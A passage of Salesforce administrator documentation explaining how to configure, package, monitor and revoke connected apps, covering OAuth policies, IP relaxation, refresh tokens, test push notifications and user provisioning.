After you've created the connected app, you can go back to the detail page and specify custom attributes. Custom attributes specify SAML metadata or specify OAuth parameters that are read at OAuth runtime.

1. From Setup, enter *`Apps`* in the `Quick Find` box, then select **Apps**.
2. Select a connected app name in the list.
3. In the Custom Attributes section, click **New**.

   Each custom attribute must have a unique key and must use fields available from the **Insert Field** menu. For example, assign a key name, such as `country` and insert the field `$Organization.Country`. When using SAML, attributes are sent as SAML attribute statements. When using OAuth, attributes are available as a `custom_attributes` object in the user's Identity URL.

The following custom attributes are available for Salesforce1 connected apps.

Table 1: Salesforce1 Connected App for Android Custom Attributes

Attribute Key	Attribute Value	Description
`CALL_HISTORY`	• `DISABLED` • `ADMIN_DEFINED` • `SIMPLE`	• If set to `DISABLED`, removes call logging from the navigation menu. • If set to `ADMIN_DEFINED`, enables native Android call logging. • If set to `SIMPLE`, enables Aura call logging.

Table 2: Salesforce1 Connected App for iOS Custom Attributes

Attribute Key	Attribute Value	Description
`USE_ALTERNATE_USER_PROFILE`	• `TRUE` • `FALSE`	• If set to `TRUE`, enables Aura profile home. • If set to `FALSE`, enables native iOS profile home.
`SHOW_OPEN_IN`	• `FALSE`	• If set to `FALSE`, disables users from sharing a file using a link to the file, or opening a file in a third-party app.

When defining custom attributes, wrap attribute values in quotation marks.

Important: As you update fields for a connected app, be aware that changes to some fields immediately apply to all installed versions of the connected app, too. These are version-independent fields that bypass the packaging or installation lifecycle. Users of the connected app will see things like the description change. The following fields have this version-independent behavior.

- Description
- Info URL
- Logo Image URL
- Callback URL

Packaging a Connected App

After creating a connected app or a new version of an existing app, package it to make it available to users on other Salesforce organizations. You add a connected app to a managed package in the same way as, and along with, other components such as custom objects, Visualforce pages, or Apex classes. This makes it easy to distribute a connected app to other Salesforce organizations. As a packageable component, connected apps can also take advantage of all other features of managed packages, such as listing on the AppExchange, push upgrades, post-install Apex scripts, license management, and enhanced subscriber support.

Note: You can only package a connected app from a Developer Edition organization. Connected apps can be added to managed packages, only. Connected apps are not supported for unmanaged packages.

Deleting a Connected App

To delete a connected app, click the **Connected App Name** in the list of apps. Click **Delete** on the editing page and confirm by clicking **Delete** again. Even though the app is removed from your list, you cannot reuse the app name.

If you delete a connected app that has been included in a package, the app remains available in the package until you update the package.

Note: If user provisioning has been configured for a connected app, you can't delete the connected app or uninstall a package that contains it until an administrator removes the user provisioning configuration details. Be aware that deselecting the `Enable User Provisioning` checkbox on the connected app detail page doesn't remove the configuration details from the organization. To remove the configuration details, see the instructions for Salesforce administrators in this known issue.

SEE ALSO:

Creating a Connected App

Connected Apps

User Provisioning for Connected Apps

Connected App IP Relaxation and Continuous IP Enforcement

This topic describes how the `Enforce login IP ranges on every request` Session Settings option affects OAuth-enabled connected app IP relaxation settings.

If you relaxed IP restrictions for your OAuth-enabled connected app, and your organization has the `Enforce login IP ranges on every request` option enabled, the access to your connected app can change. This access change applies to client access, including mobile devices, for all OAuth-enabled connected apps. IP relaxation does not apply to SAML-enabled connected apps.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

Table 3: Connected App IP Relaxation Settings and Continuous IP Enforcement

IP Relaxation	When Continuous IP Enforcement Is Disabled (Default)	When Continuous IP Enforcement Is Enabled
`Enforce IP restrictions`	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.	A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
`Relax IP restrictions with second factor`	A user running this app bypasses the organization's IP restrictions when either of these conditions is true: • The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed. • The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes identity confirmation.	A user running this app bypasses the organization's IP restrictions when either of the OAuth conditions in the previous column is true. However, the user can't access the following for security reasons: • Change password • Add a time-based token • Any pages in a login flow
`Relax IP restrictions`	A user running this connected app is not subject to any IP restrictions.	A user running this connected app is not subject to any IP restrictions. However, the user can't access the following for security reasons: • Change password • Add a time-based token • Any pages in a login flow

View Connected App Details

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

The Connected App Detail page shows you information about the connected app, including its version and scopes. You can edit and check usage of the connected app, and associate profiles and permissions with the app.

- Click **Edit** to change the app configuration on the Connected App Edit page.
- Click **Download Metadata** to get the service provider SAML login URLs and endpoints that are specific to your community or custom domain configuration. This button only appears if your organization is enabled as an Identity Provider, and only with connected apps that use SAML.
- Instead of downloading metadata, you can access the metadata via a URL in Metadata Discovery Endpoint. Your service provider can use this URL to configure single sign-on to connect to Salesforce.
- Click **View OAuth Usage** to see the usage report for connected apps in your organization.
- You can enable user provisioning for a connected app on this page. Once enabled, use the User Provisioning Wizard to configure or update the user provisioning settings. After you run the User Provisioning Wizard, the User Accounts section lets you manage the linkage between user accounts and their account settings on the third-party system, individually.
- Click **Manage Profiles** to select the profiles for the app from the Application Profile Assignment page. Select the profiles to have access to the app (except in Group Edition).

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click **Manage Permission Sets** to select the permission sets for the profiles for this app from the Application Permission Set Assignment page. Select the permission sets to have access to the app.

  Important: This option won't appear if the OAuth policy for **Permitted Users** is set to `All users may self-authorize` because this option isn't needed when users can authorize themselves.

- Click **New** in Service Provider SAML Attributes to create new attribute key/value pairs. You can also edit or delete existing attributes.

Only the users with at least one of the selected profiles or permission sets can run the app if you selected `Admin-approved users` for the `Permitted Users` value on the Connected App Edit page. If you selected `All Users` instead, profiles and permission sets are ignored.

SEE ALSO:

User Provisioning for Connected Apps

Manage a Connected App

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To view and update properties of a connected app, from Setup, enter *`Connected Apps`* in the `Quick Find` box, then select the option for managing connected apps. Find the app, and click **Edit** next to it. To view information, usage, and policies for a connected app, or add custom attributes, click the app's name.

Note: Sessions refresh automatically between every 15 minutes and 12 hours while a user is in the app based upon the session `Timeout value` set for your organization; this is often undetected by the user.


Connected Apps Installed by Salesforce

Some Salesforce client apps are implemented as connected apps and automatically installed in your organization, such as Salesforce1 or Salesforce for Outlook. So you might see more connected apps in your list of installed apps than you expected.

These Salesforce connected apps are distributed in two managed packages: one for Salesforce1-related apps and one for non-Salesforce1-related apps. The list of included apps can change with each release. However, to simplify administration, each package is asynchronously installed in your organization the first time any user in the organization accesses one of these apps.

If you want to install (or reinstall) the Salesforce1 package for connected apps, proactively, you can install it from the AppExchange.


The packages appear in Setup under the Installed Packages List.



Installed Packages

Action	Package Name	Publisher	Version Number	Namespace Prefix	Status	Allowed Licenses	Used Licenses	Expiration Date	Install Date
Uninstall	Salesforce Connected Apps	Salesforce.com	1.5	sf_com_apps	Free	N/A	N/A	N/A	10/24/2013 4:54 PM
	Description: This package contains Connected Applications for all the officially supported Salesforce client applications such as Touch, Salesforce for Outlook, Sa...								
Uninstall	Salesforce1 and Chatter Apps	Salesforce.com	1.6	sf_chttr_apps	Free	N/A	N/A	N/A	9/25/2013 11:40 PM
	Description: This package contains Connected Applications for all the officially supported Salesforce1 and Chatter applications on your desktop and mobile devices!								

Click on each Package Name to see the list of components. The following are some of the components for the Salesforce Connected Apps package.




Package Components

Action	Name	Parent Object	Type
	Forcecom_IDE		Connected App
	Forcecom_Migration_Tool		Connected App
	Dataloader_Bulk		Connected App
	Dataloader_Partner		Connected App
	Salesforce_Touch		Connected App
	Salesforce_Mobile_Dashboards		Connected App
	Workbench		Connected App
	Salesforce_for_Outlook		Connected App

Note: The Force.com IDE, Force.com Migration Tool, Dataloader Bulk, and Dataloader Partner are "wrapper" connected apps that use the SOAP API to connect to Salesforce, instead of OAuth like other connected apps. But, they use the connected apps framework to allow or deny users access to the apps in an organization.


The following are some of the components for the Salesforce1 and Chatter Apps package.



Package Components

Action	Name	Parent Object	Type
	SalesforceA		Connected App
	Salesforce_Chatterbox		Connected App
	Chatter_for_BlackBerry		Connected App
	Chatter_for_iOS		Connected App
	Chatter_Desktop		Connected App
	Chatter_for_Android		Connected App

To manage these installed connected apps, from Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps, and you'll see the automatically installed Salesforce connected apps appear in the list as managed package installed apps along with your other installed connected apps.



Action	Master Label ↑	Application Version	Permitted Users
Edit	Chatter Desktop	7.0	All users may self-authorize
Edit	Chatter Mobile for BlackBerry	7.0	All users may self-authorize
Edit	[redacted]	1.0	All users may self-authorize
Edit	[redacted]	1.0	Admin approved users are pre-authorized
Edit	Salesforce Files	5.0	All users may self-authorize
Edit	Salesforce1 for iOS	7.0	All users may self-authorize
Edit	Salesforce1/Chatter for Android	7.0	All users may self-authorize
Edit	SalesforceA	1.0	All users may self-authorize
Edit	[redacted]	1.0	All users may self-authorize

SEE ALSO:

User Provisioning for Connected Apps

Edit a Connected App

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

You can modify settings and permissions for a connected app.

1. From Setup, enter *Connected Apps* in the Quick Find box, then select the option for managing connected apps.
2. Click **Edit** next to the name of the app you want to modify. (To review information about an app on the connected app Detail page, click the app name.)

- The following OAuth policies are available for every OAuth-enabled connected app.
  - Permitted Users determines who can run the app.
    - All Users may self-authorize: Default. Anyone in the organization can self-authorize the app. This setting means that each user has to approve the app the first time they access it.
    - Admin-approved users are pre-authorized: Access is limited to those users with a profile or permission set specified, but these users don't need to approve the app before they can access it. In Group Edition, this setting prevents access to the app for all users. Manage profiles for the app by editing each profile's Connected App Access list (except in Group Edition). Manage permission sets for the app by editing each permission set's Assigned Connected Apps list.

      Warning: If you switch from All Users may self-authorize to Admin-approved users are pre-authorized, anyone currently using the app loses access, unless the user belongs to a permission set or profile that you have specified for the app.

      Note: If the user's profile or permission set has the "Use Any API Client" user permission enabled, the Admin-approved users are pre-authorized policy can be bypassed. This user permission is available only if the "Admin Approved apps only" organization permission is enabled. The "Use Any API Client" user permission allows a non-Admin-approved user to access and run the app, even if the connected app's settings require Admin-approved users and the "Admin Approved apps only" organization permission is enabled. This permission scheme allows specific users, such as short-term contractors, to access a connected app temporarily.

- `IP Relaxation` refers to the IP restrictions that the users of the connected app are subject to. IP ranges work with OAuth-enabled connected apps, not SAML-enabled connected apps. An administrator can choose to either enforce or bypass these restrictions by choosing one of the following options.
  - `Enforce IP restrictions`: Default. A user running this app is subject to the organization's IP restrictions, such as IP ranges set in the user's profile.
  - `Relax IP restrictions with second factor`: A user running this app bypasses the organization's IP restrictions when either of these conditions are true:
    - The app has IP ranges whitelisted and is using the Web server OAuth authentication flow. Only requests coming from the whitelisted IPs are allowed.
    - The app has no IP range whitelist, is using the Web server or user-agent OAuth authentication flow, and the user successfully completes Identity Confirmation.
  - `Relax IP restrictions`: A user running this connected app is not subject to any IP restrictions.

  Note: If the `Enforce login IP ranges on every request` Session Settings option is enabled, it affects the IP relaxation behavior. For more information, see Connected App IP Relaxation and Continuous IP Enforcement on page 159.
- `Refresh Token Policy` specifies the validity period for a refresh token. Refresh tokens are used by the OAuth-enabled connected app to obtain new sessions without requiring the user to provide their credentials. The connected app simply exchanges the refresh token for a new session. Using refresh token policies, administrators control how long a refresh token is used. Options include the following.
  - `Refresh token is valid until revoked`. This setting is the default behavior. It specifies that the token is used indefinitely, unless revoked by the user or administrator. Revoke tokens in a user's detail page under OAuth Connected Apps or in the OAuth Connected Apps Usage report.
  - `Immediately expire refresh token`. This setting specifies that the token is immediately invalid. The user can use the current session (access token) already issued, but cannot use the refresh token to obtain a new session.
  - `Expire refresh token if not used for n`. This setting invalidates the token if it is not used for the amount of time specified. For example, if the field value states `7 days`, and the refresh token is not exchanged for a new session within seven days, the next attempt to use the token fails. The token expired and can no longer generate new sessions. If the refresh token is successfully used before 7 days, monitoring the period of inactivity resets, and the token is valid for another 7 days.
  - `Expire refresh token after n`. This setting invalidates the refresh token after a fixed amount of time. For example, if the policy states `1 day`, the refresh token can be used to obtain new sessions for 24 hours. After 24 hours, the token can't be used.

  A user's session can be maintained by usage. Its validity period is defined by the Timeout Value for the connected app, user profile, or organization's session settings (in that order). The `Refresh Token Policy` is evaluated only during usage of the issued refresh token and does not affect a user's current session. Refresh tokens are required only when a user's session has expired or is no longer available. For example, if you set a `Refresh Token Policy` to `Expire refresh token after 1 hour`, and the user uses the application for 2 hours, the user isn't forced to authenticate after 1 hour. The user is required to re-authenticate when the session expires and the client attempts to exchange its refresh tokens for a new session.
- Timeout Value is available for OAuth-enabled connected apps, only. This value sets the expiration of the access tokens for the connected app's session. If you don't set a value or *`None`* is selected (the default), Salesforce uses the Timeout Value in the user's profile. If the profile has no value set, Salesforce uses the Timeout Value in the organization's Session Settings.
- The current permissions for the connected app are also listed here.

If your connected app is a canvas app that uses signed request authentication, be sure to:

  - Set `Permitted Users` to `Admin-approved users are pre-authorized`.
  - Set `Expire Refresh Tokens` to `The first time they use this application`.
  - Give users access via profiles and permission sets.
- Session Level Policy is available for all connected apps. Select `High Assurance session required` to require users to enter a time-based token during login to access the app.
- Basic Information is available for all connected apps. However, if your app is a canvas app, these field values aren't used. Instead, the canvas app URL that was specified when the connected app was created is used.
  - `Start URL` is used if the connected app uses single sign-on. In this case, set the URL to the page where the user starts the authentication process. This location also appears in the application switcher menu.
  - `Mobile Start URL` is used to direct users to a specific location when the app is accessed from a mobile device.
- Mobile App settings are available for mobile connected apps that enforce pin protection.
  - `Require PIN after` specifies how much time can pass while the app is idle before the app locks itself and requires the PIN before continuing. Allowable values are none (no locking), 1, 5, 10, and 30 minutes. This policy is only enforced if a corresponding `Pin Length` is configured. Enforcement of the policy is the responsibility of the connected app. Apps written using the Salesforce Mobile SDK can enforce this policy, or the app can read the policy from the UserInfo service and enforce the policy.

    Note: This setting does not invalidate a user's session. When the session expires due to inactivity, this policy only requires that the user enter a PIN to continue using the current session.
  - `Pin Length` sets the length of the identification number sent for authentication confirmation. The length can be from 4 to 8 digits, inclusive.
- Custom Attributes are available for all connected apps. Developers can set custom SAML metadata or custom OAuth attributes for a connected app. Administrators can delete or edit those attributes or add custom attributes. Attributes deleted, edited, or added by administrators override attributes set by developers. For more information, see Edit, Package, or Delete a Connected App on page 156.

Custom Connected App Handler

Customize the behavior of a connected app with Apex. Create a class that extends the `ConnectedAppPlugin` Apex class, and associate it with a connected app. The class can support new authentication protocols or respond to user attributes in a way that benefits a business process.

The plugin runs on behalf of a user account. In the `Run As` field, select the user for the plugin. If the user isn't authorized for the connected app, use the `authorize` method to do so. For more information, see the `ConnectedAppPlugin` class in the Force.com Apex Code Developer's Guide.

SEE ALSO:

Edit a Connected App

User Provisioning for Connected Apps

Monitoring Usage for a Connected App

USER PERMISSIONS	
To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"
To uninstall:	"Download AppExchange Packages"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To view information on the usage of any connected apps in the organization, from Setup, enter `Connected Apps OAuth Usage` in the `Quick Find` box, then select **Connected Apps OAuth Usage**. A list of connected apps and information about each appears.

Connected App
The name of the app. Connected apps that are installed but haven't been used by anyone don't appear in the list.

View App Info
Click **View App Info** to go to the detail page of the connected app. Alternatively, if the connected app isn't yet installed, click **Install**.

User Count
The number of users who have run the app. Click a User Count value to see information about each user, including:

- When they first used the app
- The most recent time they used the app
- The total number of times they used the app

On the Connected App User's Usage page, you can end a user's access to their current session by clicking the **Revoke** action on that person's row. Or, click the **Revoke All** button at the top of the page to log out everyone currently using the connected app.

Action
Click **Block** to end all current user sessions with the connected app and block all new sessions. Blocking an app is not permanent. You can click **Unblock** to allow users to log in and access the app at another time.

Managing OAuth Access for Your Connected Apps

A connected app integrates an application with Salesforce using APIs. Connected apps use standard SAML and OAuth protocols to authenticate, provide Single Sign-On, and provide tokens for use with Salesforce APIs. In addition to standard OAuth capabilities, connected apps allow administrators to set various security policies and have explicit control over who may use the corresponding applications. All connected apps have been integrated with Salesforce, such that they can access a subset of your Salesforce data once you explicitly grant each application permission.

All connected apps that have permission to access your Salesforce data are listed in your personal information.

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. In the OAuth Connected Apps section, you can:
   - View information about each application that you have granted access to, as well as the number of times and the last time the application attempted to access your information.

     Note:
     - An application may be listed more than once. Each time you grant access to an application, it obtains a new access token. Requests for refresh tokens increase the Use Count displayed for the application. You must grant access to your Salesforce data from each device that you use, for example, from both a laptop and a desktop computer. The default limit is five access tokens for each application. Newer applications (using the OAuth 2.0 protocol) are automatically approved for additional devices after you've granted access once. OAuth 2.0 applications can be listed more than once. Each row in the table represents a unique grant, so if an application requests multiple tokens with different scopes, you'll see the same application multiple times.
     - Even if the connected app tried and failed to access your information because it could not login, the Use Count and Last Used fields are still updated.
   - Click **Revoke** to revoke the application's access. After you revoke the application, the application can no longer use that particular authorization token to access your Salesforce data.

     Important: You must revoke all access tokens for a particular application to prevent it from accessing your Salesforce data.

If you're using Salesforce Classic Mobile and want to use a new mobile device, download the app on the new device and log in. You do not need to revoke the token on the old device; Salesforce automatically creates a new one.

EDITIONS

Available in: Salesforce Classic

Available in: **All** Editions

Salesforce Classic Mobile is not available in **Database.com**

USER PERMISSIONS

To manage, create, edit, and delete OAuth applications:
- "Manage Connected Apps"

SEE ALSO:

Connected Apps
Creating a Connected App
Edit a Connected App

Testing Push Notifications

To run a quick test of your push notification setup, use the Send Test Notification page. The Send Test Notification page lets you troubleshoot round-trip push notifications in a synchronous mechanism without having to configure Apex or REST calls. It can also provide insights into what's going on behind the scenes in the asynchronous environment of real-world push notifications.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

USER PERMISSIONS

To send a push notification from the Test Push Notifications page:

- "Author Apex"

  AND

  "Manage Connected Apps"

Push Notification Limits

The maximum push notifications allowed for each mobile app associated with your Salesforce org depends on the type of app.

Mobile application type	Maximum notifications per app per day
Provided by Salesforce (for example, Salesforce1)	50,000
Developed by your company for internal employee use	35,000
Installed from the AppExchange	5,000

Only *deliverable* notifications count toward this limit. For example, consider the scenario where a notification is sent to 1,000 employees in your company, but 100 employees haven't installed the mobile application yet. Only the notifications sent to the 900 employees who have installed the mobile application count toward this limit.

Each test push notification that is generated through the Test Push Notification page is limited to a single recipient. Test push notifications count toward an application's daily push notification limit.

About the Send Test Notification Page

The Send Test Notification page uses information from your Apple Push Notification Service (APNS) or Google Cloud Messaging for Android (GCM) setup to configure a synchronous push mechanism. You select a device to receive the push notification by entering a connection token string. If you don't know the token string, you can use the Search tool to select from the list of devices that are registered for your connected app. The Search tool automatically displays the five most recently registered devices. You can also enter a user's name to search for devices that are registered to that user.

For Android GCM push notifications, you can select the Dry Run option to test your GCM setup. This option sends the notification to the GCM server but does not forward it to a device.

Each push attempt returns a status message that indicates success or failure. See Error Messages for Push Notifications for explanations of messages. For additional information, see:

- developer.apple.com for information on Apple APNS push notifications.
- developer.android.com for information on GCM for Android push notifications.

To reach the test page:

1. In Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click the name of your connected app.
3. Click **Send test notification** next to Supported Push Platform. This link appears only if you've configured your connected app to support mobile push notifications.

Note: Before attempting to send test push notifications, verify that the mobile settings in your connected app are properly configured. See Creating a Connected App.

Push notifications aren't available in the console in Professional Edition.

IN THIS SECTION:

Send Test Push Notifications to APNS

To run a quick test of your push notification setup for Apple Push Notification Service (APNS), use the Send Test Notification page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
   a. To find other devices, enter a user name in the Search text box.
   b. Click **Go** to generate a list of all devices currently registered under that user name.
2. Optionally, for Alert, enter an alert message or dictionary per Apple's specifications.
3. For Badge, enter a badge number or `0` for no badge.
4. For Sound, enter the name of a sound file in the application bundle, or enter `default` to use the system default alert sound.
5. Optionally, to use a custom payload, enter your payload's JSON value in the Custom Payload field.
6. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

Testing Push Notifications

Send Test Push Notifications to GCM for Android

To run a quick test of your push notification setup for Google Cloud Messaging for Android (GCM), use the Test Push Notifications page.

1. Enter a connection token string in the Recipient field, OR search for a recipient by clicking Search , and then select one of the search results. By default, the Search results list displays the five devices most recently registered for your connected app.
   a. To find other devices, enter a user name in the Search text box.
   b. Click **Go** to generate a list of all devices currently registered under that user name.
2. For Payload, enter a JSON value that contains your message.
3. To send the push notification to the GCM server only, select **Dry Run**.

4. Click **Send** to send the test push notification, or click **Clear** to reset the form.

SEE ALSO:

Testing Push Notifications

Error Messages for Push Notifications

If you get an error message while sending a push notification from the Send Test Notification page, check the following table for suggestions on how to fix the error.

Message	Suggested Resolution
Daily push rate limit has been exceeded for this connected application	Because the daily limit is nonnegotiable, no resolution is available.
Certificate is not accepted by Apple Push Notification service	Replace the certificate with a valid type.
Certificate is revoked	Supply valid certificate.
Certificate expired	Renew certificate.
Certificate not valid yet	Retry later.
Invalid certificate or password	Replace the certificate with a valid type.
Invalid recipient or payload	Check your input for errors.
Payload exceeds maximum size	Reduce size of payload.
Unable to load push notifications settings	Confirm that settings are present on connected app.
Recipient field contains invalid device token	Provide valid device token.
Invalid device token length	Token was entered incorrectly or is corrupt. Re-enter token.
Error while sending notification. Confirm certificate is for the correct Apple environment.	Confirm that correct certificate is being used (for example, sandbox versus production).
Apple Push Notification service is unavailable.	Retry later.
Unable to connect to Apple Push Notification service	Retry later.
Unable to connect to Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Request blocked by Salesforce proxy. Contact Salesforce support if issue persists.	Retry later.
Apple Push Notification service returned unknown error	Contact Apple or retry later.
Badge must be a number	Re-enter the badge value as an integer.
Payload must be in a valid JSON format	Format payload correctly.
You must enter a value for at least one of the following fields: Alert, Badge, Sound, or Custom Payload	Enter a valid value for one of the fields.
Recipient is required	Provide device token.

Message	Suggested Resolution
Google Cloud Messaging authentication error	Consult the GCM documentation at developer.android.com. Possible causes: • Authorization header is missing or contains invalid syntax. • Invalid project number was sent as key. • Key is valid, but GCM service is disabled. • Request originated from a server that is not white-listed in the server key IP addresses.
Internal error in the Google Cloud Messaging server, or the server is temporarily unavailable	Retry later.
Registration ID in the Recipient field is formatted incorrectly	Verify that mobile app is providing valid registration ID, or manually enter valid registration ID.
Payload exceeds maximum size	Reduce size of payload.
Recipient field contains registration ID that is not valid for the connected application's API server key	Provide correct server key for the app.
Recipient is required	Select recipient or provide registration ID.
Recipient field contains invalid registration ID	Update recipient's device registration ID.
GCM server returned an unexpected error. Please contact the SFDC support team.	Contact salesforce.com.
An unexpected error occurred. Please contact the SFDC support team.	Contact salesforce.com.

SEE ALSO:

Creating a Connected App

Testing Push Notifications

User Provisioning for Connected Apps

USER PERMISSIONS

To read:	"Customize Application"
To create, update, or delete:	"Customize Application" AND either "Modify All Data" OR "Manage Connected Apps"
To update all fields except Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application"
To update Profiles, Permission Sets, and Service Provider SAML Attributes:	"Customize Application" AND "Modify All Data"

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Connected Apps can be created in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connected Apps can be installed in: **All** Editions

To uninstall:	"Download AppExchange Packages"

As an administrator, use connected apps with user provisioning to create, update, and delete user accounts in third-party applications based on users in your Salesforce organization. For your Salesforce users, you can set up automatic account creation, updates, and deactivation for services such as Google Apps and Box. You can also discover existing user accounts in the third-party system and whether they are already linked to a Salesforce user account.

Connected apps link your users with third-party services and applications. User provisioning for connected apps lets you create, update, and manage user accounts for those services and applications. This feature simplifies account creation for services such as Google Apps, and links your Salesforce users' accounts to their third-party accounts. After these accounts are linked, you can configure the App Launcher, so your users click the connected app icon in the App Launcher and get instant access to the target service.

User provisioning applies only to users assigned to a profile or permission set granting them access to the configured connected app. For example, you can configure user provisioning for a Google Apps connected app in your organization. Then assign the profile "Employees" to that connected app. When a new user is created in your organization and assigned the "Employees" profile, the user is automatically provisioned in Google Apps. Also, when the user is deactivated, or the profile assignment changes, the user is automatically de-provisioned from Google Apps.

Salesforce provides a wizard to guide you through the user provisioning settings for each connected app.

And, you can run reports to see who has access to specific third-party applications with a centralized view of all user accounts across all connected apps.

User Provisioning Requests

After you configure user provisioning, Salesforce manages requests for updates on the third-party system. Salesforce sends user provisioning requests to the third-party system based on specific events in your organization, either through the UI or through API calls. The following table shows the events that trigger user provisioning requests.

Event	Operation	Object
Create user	Create	User
Update user (for selected attributes)	Update	User
Disable user	Deactivate	User
Enable user	Activate	User
Freeze user	Freeze	UserLogin
Unfreeze user	Unfreeze	UserLogin
Reactivate user	Reactivate	User
Change user profile	Create/Deactivate	User
Assign/Unassign a permission set to a user	Create/Deactivate	PermissionSetAssignment
Assign/Unassign a profile to the connected app	Create/Deactivate	SetupEntityAccess
Assign/Unassign a permission set to the connected app	Create/Deactivate	SetupEntityAccess

The operation value is stored in the UserProvisioningRequest object. Salesforce can either process the request, immediately, or wait for a complete approval process (if you add an approval process during the User Provisioning Wizard steps). To process the request, Salesforce uses a flow of the type `User Provisioning`, which includes a reference to the Apex UserProvisioningPlugin class. The flow calls the third-party service's API to manage user account provisioning on that system.

If you want to send user provisioning requests based on events in Active Directory, use Salesforce Identity Connect to capture those events and synchronize them into your Salesforce organization. Then, Salesforce sends the user provisioning requests to the third-party system to provision or de-provision users.

Limitations

Entitlements

The roles and permissions for the service provider can't be managed or stored in the Salesforce organization. So, specific entitlements to resources at the service provider are not included when a user requests access to a third-party app that has user provisioning enabled. While a user account can be created for a service provider, any additional roles or permissions for that user account should be managed via the service provider.

Scheduled account reconciliation

Run the User Provisioning Wizard each time you want to collect and analyze users in the third-party system. You can't configure an interval for an automatic collection and analysis.

Access re-certification

